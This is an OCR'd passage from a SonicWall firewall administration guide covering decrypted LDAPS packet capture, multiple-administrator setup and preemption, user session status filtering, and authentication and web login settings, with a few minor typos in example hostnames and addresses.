
To capture decrypted LDAP over TLS (LDAPS) packets:

1 Click the **Configuration** button in the **System > Packet Monitor** page.

2 Click the **Advanced Monitor Filter** tab.

3 Select the **Monitor intermediate Packets** checkbox.

4 Select the **Monitor intermediate decrypted LDAP over TLS packets** checkbox.




5 Click **OK**.

The packets are marked with (**ldp**) in the ingress/egress interface field. They have dummy Ethernet, TCP, and IP headers, so some values in these fields may not be correct. The LDAP server port is set to 389 so that an external capture analysis program (such as Wireshark) will know to decode these packets as LDAP. Passwords in captured LDAP bind requests are obfuscated. The LDAP messages are not decoded in the Packet Monitor display, but the capture can be exported and displayed in WireShark to view them decoded.

This enables decrypted LDAPS packets to be fed to the packet monitor, but any monitor filters are still applied to them.

NOTE: LDAPS capture only works for connections from the firewall's LDAP client, and does not display LDAP over TLS connections from an external LDAP client that pass through the firewall.

Configuring Multiple Administrator Support




Topics:

Configuring Additional Administrator User Profiles


1 While logged in as **admin**, navigate to the **Users > Local Users** page.

2 Click the **Add User** button. The **Add User** dialog displays.



3 Enter a **Name** and **Password** for the user.

4 Click on the **Groups** tab.



5 Select the appropriate group to give user Administrator privileges:

- **Limited Administrators** - The user has limited administrator configuration privileges.
- **SonicWall Administrators** - The user has full administrator configuration privileges.
- **SonicWall Read-Only Admins** - The user can view the entire management interface, but cannot make any changes to the configuration.

6 Click the right arrow button.\

7 Click **OK**.

8 To configure the multiple administrator feature such that administrators are logged out when they are preempted, navigate to the **System > Administration** page.

9 In the **Multiple Administrators** section, select the **Log out** radio button for the **On preemption by another administrator** option.

10 Click **Accept**.

Configuring Administrators Locally when Using LDAP or RADIUS


When using RADIUS or LDAP authentication, if you want to ensure that some or all administrative users will always be able to manage the appliance, even if the RADIUS or LDAP server becomes unreachable, then you can use the **RADIUS + Local Users or LDAP + Local Users** option and configure the accounts for those particular users locally.

For users authenticated by RADIUS or LDAP, create user groups named **SonicWall Administrators** and/or **SonicWall Read-Only Admins** on the RADIUS or LDAP server (or its back-end) and assign the relevant users to those groups.

NOTE: For RADIUS, you will probably need special configuration of the RADIUS server to return the user group information.

To configure administrators when using LDAP or RADIUS:

1 Navigate to the **Users > Settings** page.



2 Select either the **RADIUS + Local Users** or **LDAP + Local Users** authentication method.

3 Click the **Configure** button.


4 For RADIUS, click on the **RADIUS Users** tab and select the **Local configuration only radio** button and ensure that the **Memberships can be set locally by duplicating RADIUS user names** checkbox is checked.

5 For LDAP, click on the **LDAP Users** tab and select the **User group membership can be set locally by duplicating LDAP user names** checkbox.

6 Then create local user accounts with the user names of the administrative users (note no passwords need be set here) and add them to the relevant administrator user groups.

Preempting Administrators

When an administrator attempts to log in while another administrator is logged in, the following message is displayed. The message displays the current administrator's user name, IP address, phone number (if it can be retrieved from LDAP), and whether the administrator is logged in using the GUI or CLI.




This window gives you three options:

- **Continue** - Preempts the current administrator. The current administrator is dropped to non-config mode and you are given full administrator access.
- **Non-config** - You are logged into the appliance in non-config mode. The current administrator's session is not disturbed.
- **Cancel** - Returns to the authentication screen.

Activating Configuration Mode

When logging in as a user with administrator rights (that is, not the **admin** user), the **User Login Status** popup window is displayed.



To go to the SonicWall user interface, click the **Manage** button. You will be prompted to enter your password again. This is a safeguard to protect against unauthorized access when administrators are away from their computers and do not log out of their session.

Disabling the User Login Status Popup


You can disable the **User Login Status** popup window if you prefer to allow certain users to log in solely for the purpose of managing the appliance, rather than for privileged access through the appliance. To disable the popup window, select the **Members go straight to the management UI on web login** checkbox when adding or editing the local group.

If you want some user accounts to be administrative only, while other users need to log in for privileged access through the appliance, but also with the ability to administer it (that is, some go straight to the management interface on login, while others get the **User Login Status** popup dialog with a **Manage** button), this can be achieved as follows:

1. Create a local group with the **Members go straight to the management UI on web login** checkbox selected.
2. Add the group to the relevant administrative group, but do not select this checkbox in the administrative group.
3. Add those user accounts that are to be administrative-only to the new user group. The **User Login Status** popup window is disabled for these users.
4. Add the user accounts that are to have privileged and administrative access directly to the top-level administrative group.


To switch from non-config mode to full configuration mode,:

1 Navigate to the **System > Administration** page.



2 In the **Web Management Settings** section, click on the **Configuration mode** button. If there is not currently an administrator in configuration mode, you will automatically be entered into configuration mode.


3 If another administrator is in configuration mode, the following message displays.



4 Click the **Continue** button to enter configuration mode. The current administrator is converted to read-only mode and you are given full administrator access.

Verifying Multiple Administrators Support Configuration

User accounts with administrator and read-only administrators can be viewed on the **Users > Local Groups** page.




Administrators can determine which configuration mode they are in by looking at either the top right corner of the management interface or at the status bar of their browser.

To display the status bar in Firefox and Internet Explorer, click on the **View** menu and enable **status bar**. By default, Internet Explorer 7.0 and Firefox 2.0 do not allow Web pages to display text in the status bar. To allow status bar messages in Internet Explorer, go to **Tools > Internet Options**, select the **Security** tab, click on the **Custom Level** button, scroll to the bottom of the list, and select **Enable** for **Allow Status Bar Updates Via Script**.


To allow status bar messages in Firefox, go to **Tools > Options**, select the **Content** tab, click the **Advanced** button, and select the checkbox for **Change Status Bar Text** in the pop-up window that displays.

When the administrator is in full configuration mode, no message is displayed in the top right corner and the status bar displays **Done**.




When the administrator is in read-only mode, the top right corner of the interface displays **Read-Only Mode**.

The status bar displays **Read-only mode - no changes can be made**.



When the administrator is in non-config mode, the top right of the interface displays **Non-Config Mode**. Clicking on this text links to the **System > Administration** page where you can enter full configuration mode.

The status bar displays **Non-config mode - configuration changes not allowed**.



Viewing Multiple Administrator Related Log Messages

Log messages are generated for the following events:

- A GUI or CLI user begins configuration mode (including when an admin logs in).
- A GUI or CLI user ends configuration mode (including when an admin logs out).
- A GUI user begins management in non-config mode (including when an admin logs in and when a user in configuration mode is preempted and dropped back to read-only mode).
- A GUI user begins management in read-only mode.

A GUI user terminates either of the above management sessions (including when an admin logs out).

134

Viewing Users Status

Users > Status

The **Users > Status** page displays the **Active User Sessions** on the firewall.

- The **Active User Sessions** section lists the **User Name**, **IP Address**, **Session Time**, **Time Remaining**, **Inactivity Remaining**, **Settings**, and **Logout**.

  To log a user out do one of the following:

  - Click the **Logout** icon in the **Logout** column for that user.
  - Click the checkbox for each user you wish to log out, then click the **Logout Selected Users** button.
- Select the **Include inactive users** checkbox to display SSO-authenticated users who have been aged-out due to inactivity and put into the inactive state to conserve system resources, rather than being logged out. These users are shown in grey text.
- Display a pop-up window showing the privileges of a user by hovering the mouse over the **Comment** icon for that user in the **Settings** column.

- Display a table of **User Counts** statistics by clicking on the **Statistics** icon.
- Search for users by specifying one or more full or partial user names, domains, IP addresses, and/or types of user in the filter field, then click the **Filter** button. The basic syntax for combining strings is "`a,b`" to include users that match either `a` or `b`, and "`a;b`" to include users that match both `a` and `b`. To exclude a user, use an exclamation point (bang: `!`). The filter can contain:
  - Simple strings: `bob  192.1.1.1  mydomain`
  - More complex syntax:
    - `name=bob  domain=mydomain  ip=192.1.1.1  type=config mode user-num=1`
    - `name=bob,john,sue  ip=192.1.1.1,192.1.1.2 ip=192.1.1.0/24  type=sso,web`
    - `name=bob;ip=192.1.1.1  type=sso;netapi type=sso;` from logs on domain controller `192.1.1.10`
    - `!name=bob  !ip=192.1.1.1`

  IPv6 addresses are supported, but currently only for full matching:

  - `ip-2012::1  !ip=2012::1` combinations of those described above.

- Select the **Show unauthenticated users** checkbox to display information about users who have attempted to send traffic through this appliance, but could not be identified or authenticated. The **Unauthenticated Users** table lists the **IP Address**, **Reason**, **User Name if Known**, and **Time of Last Access**.

135

Configuring Authentication Settings

Users > Settings

On this page, you can configure the authentication method required, global user settings, and an acceptable user policy that is displayed to users when logging onto your network.


Topics:

Configuring Authentication and Login Settings

Configuration instructions for the settings on this page are provided in the following sections:

NOTE: When you have finished configuring the **Users > Settings** page, click the **Accept** button at the top of the page.

User Authentication Settings



To configure user authentication settings:

1 From the **User Authentication method** drop-down menu, select the type of user account management your network uses:

- **Local Users** to configure users in the local database in the firewall using the **Users > Local Users** and **Users > Local Groups** pages.

  For information about using the local database for authentication, see Using Local Users and Groups for Authentication on page 1455.

  For detailed configuration instructions, see the following sections:

  - Configuring Local Users on page 1572
  - Configuring Local Groups on page 1583

- **RADIUS** if you have more than 1,000 users or want to add an extra layer of security for authenticating the user to the firewall. If you select RADIUS for user authentication, users must log into the firewall using HTTPS in order to encrypt the password sent to the firewall. If a user attempts to log into the firewall using HTTP, the browser is automatically redirected to HTTPS.

  RADIUS may be required in addition to LDAP in a number of cases:

  - LDAP does not usually support CHAP/MS-CHAP authentication (Microsoft Active Directory and Novell eDirectory do not), so the SonicWall authenticates CHAP/MS-CHAP via RADIUS if that is the case and RADIUS is configured.
  - If NTLM is used for SSO, it can only be authenticated via RADIUS in MS-CHAP mode.

- RADIUS may be required for CHAP/MS-CHAP with L2TP servers or with VPN or SSL VPN clients, including NetExtender and Portal, or if it may be required for NTLM.

NOTE: LDAP is generally still used for non-CHAP authentications when RADIUS is used for CHAP.

For information about using a RADIUS database for authentication, see Using RADIUS for Authentication on page 1457.

For detailed configuration instructions, see Configuring RADIUS Authentication on page 1519.

- **RADIUS + Local Users** if you want to use both RADIUS and the firewall local user database for authentication.
- **LDAP** if you use a Lightweight Directory Access Protocol (LDAP) server, Microsoft Active Directory (AD) server, or Novell eDirectory to maintain all your user account data.

  For information about using an LDAP database for authentication, see Using LDAP/Active Directory/eDirectory Authentication on page 1458.

  For detailed configuration instructions, see Integrating LDAP into the SonicWall Appliance on page 1461.
- **LDAP + Local Users** if you want to use both LDAP and the firewall local user database for authentication.

2 For **Single-sign-on method**, select one of the following:

NOTE: Do not select any of these options if you are not using Single Sign-On to authenticate users.

- **SonicWall SSO Agent** if you are using Active Directory for authentication and the SSO Agent is installed on a computer in the same domain. For detailed SSO configuration instructions, see Single Sign-On Overview on page 1462.
- **Terminal Services Agent** if you are using Terminal Services and the Terminal Services Agent (TSA) is installed on a terminal server in the same domain.
- **Browser NTLM authentication only** if you want to authenticate Web users without using the SSO Agent or TSA. Users are identified as soon as they send HTTP traffic. NTLM requires RADIUS to be configured (in addition to LDAP, if using LDAP), for access to MSCHAP authentication. If LDAP is selected above, a separate **Configure** button for RADIUS appears here when NTLM is selected.
- **RADIUS Accounting** if you want a network access server (NAS) to send user login session accounting messages to an accounting server.


3 Select **Case-sensitive user names** to enable matching based on capitalization of user account names.

4 Select **Enforce login uniqueness** to prevent the same user name from being used to log into the network from more than one location at a time. This setting applies to both local users and RADIUS/LDAP users, but it does not apply to the default administrator with the username, **admin**. This setting is not selected by default.

5 To make users log in after changing their passwords, select the **Force relogin after password change** checkbox. This setting is not selected by default.

6 To display user login information since the last log in, select the **Display user login info since last login** checkbox. This checkbox is not selected by default.

If this option is enabled, user login information—including last successful login timestamp, number of all user successful login attempts, unsuccessful login attempts, and administrator privilege changes—are displayed in the **System Messages** section of **System > Status**.



7 Configure the following **One-Time Password** options:

- **One-time password Email format** – Select either **Plain text** or **HTML**.
- **One Time Password Format** – Select **Characters** (default), **Characters+Numbers**, or **Numbers** from the drop-down menu.

  TIP: The format selection along with the two values for password length result in a password strength of Poor, Good, or Excellent. The strongest passwords have long lengths and either **Characters** or **Characters+Numbers** format; The weakest password strength is the **Numbers** format regardless of length.

- At **One Time Password Length**, enter the minimum length in the first field and the maximum length in the second field. The minimum and maximum must be within the range of 4 to 14, with a default value of **10** for each field. The minimum length cannot be greater than the maximum length.

User Web Login Settings


To configure user web login settings:

1 In the **Show user authentication page for (minutes)** field, enter the number of minutes that users have to log in with their username and password before the login page times out. If it times out, a message displays informing them what they must do before attempting to log in again. The default time is **1** minute.

While the login authentication page is displayed, it uses system resources. By setting a limit on how long a login can take before the login page is closed, you free up those resources.

2 From the **Redirect the browser to this appliance via** radio buttons, select one of the following options to determine how a user's browser is initially redirected to the SonicWall appliance's Web server:

- **The interface IP address** – Select this to redirect the browser to the IP address of the appliance Web server interface. This option is selected by default.
- **Its domain name from a reverse DNS lookup of the interface IP address** – Enables the **Show Cache** button which, when clicked, displays the appliance Web server's Interface, IP Address, DNS Name, and TTL (in seconds). This option is not selected by default.



Click the **Show Cache** button to verify the domain name (DNS name) being used for redirecting the user's browser. Click **close** to close the display.

- **Its configured domain name** – Select to enable redirecting to a domain name configured on the **System > Administration** page.

  NOTE: This option is available only if a domain name has been specified on the **System > Administration** page. Otherwise, this option is dimmed.

- **The name from the administration certificate** – Select to enable redirecting to a configured domain name with a properly signed certificate. Redirecting to the name from this administration certificate is allowed when an imported certificate has been selected for HTTPS web management on that page.

  NOTE: This option is available only if a certificate has been imported for HTTPS management in the **Web Management Settings** section of the **System > Administration** page. See Web Management Settings on page 183.

  TIP: If you are using imported administration certificates, use this option. If you are not going to use an administration certificate, select the **Its configured domain name** option.

  To do HTTPS management without the browser displaying invalid-certificate warnings, you need to import a certificate properly signed by a certification authority (administration certificate) rather than use the internally generated self-signed one. This certificate must be generated for the appliance and its host domain name. A properly signed certificate is the best way to obtain an appliance's domain name.

  If you use an administration certificate, then to avoid certificate warnings, the browser needs to redirect to that domain name rather than to the IP address. For example, if you browse the internet and are redirected to log in at `https://gateway.sonicwall.com/auth.html`, the administration certificate on the appliance says that the appliance really is `gateway.sonicall.com`, so the browser displays the login page. If you are redirected to `https://10.0.02/auth.html`, however, even though the certificate says it is `gateway.sonicall.com`, the browser has no way to tell if that is correct, so it displays a certificate warning instead.

3 To limit redirections to the login page enter the number of times in the **Limit redirecting users to times per minute per user** field. The default value is **10** times.

  Limiting redirections prevents possibly overloading the SonicWall appliances' web server by limiting redirections to the login page should HTTP/HTTPS connections that would otherwise get redirected there be repeatedly opened at a high rate from some unauthorized users.

  a To further limit redirects of the same page, select the **Don't redirect repeated gets of the same page** checkbox. This option is selected by default.

4 Select **Redirect users from HTTPS to HTTP on completion of login** if you want users to be connected to the network through your firewall via HTTP after logging in via HTTPS. If you have a large number of users logging in via HTTPS, you may want to redirect them to HTTP, because HTTPS consumes more system resources than HTTP. This option is selected by default. If you deselect this option, you will see a warning dialog.

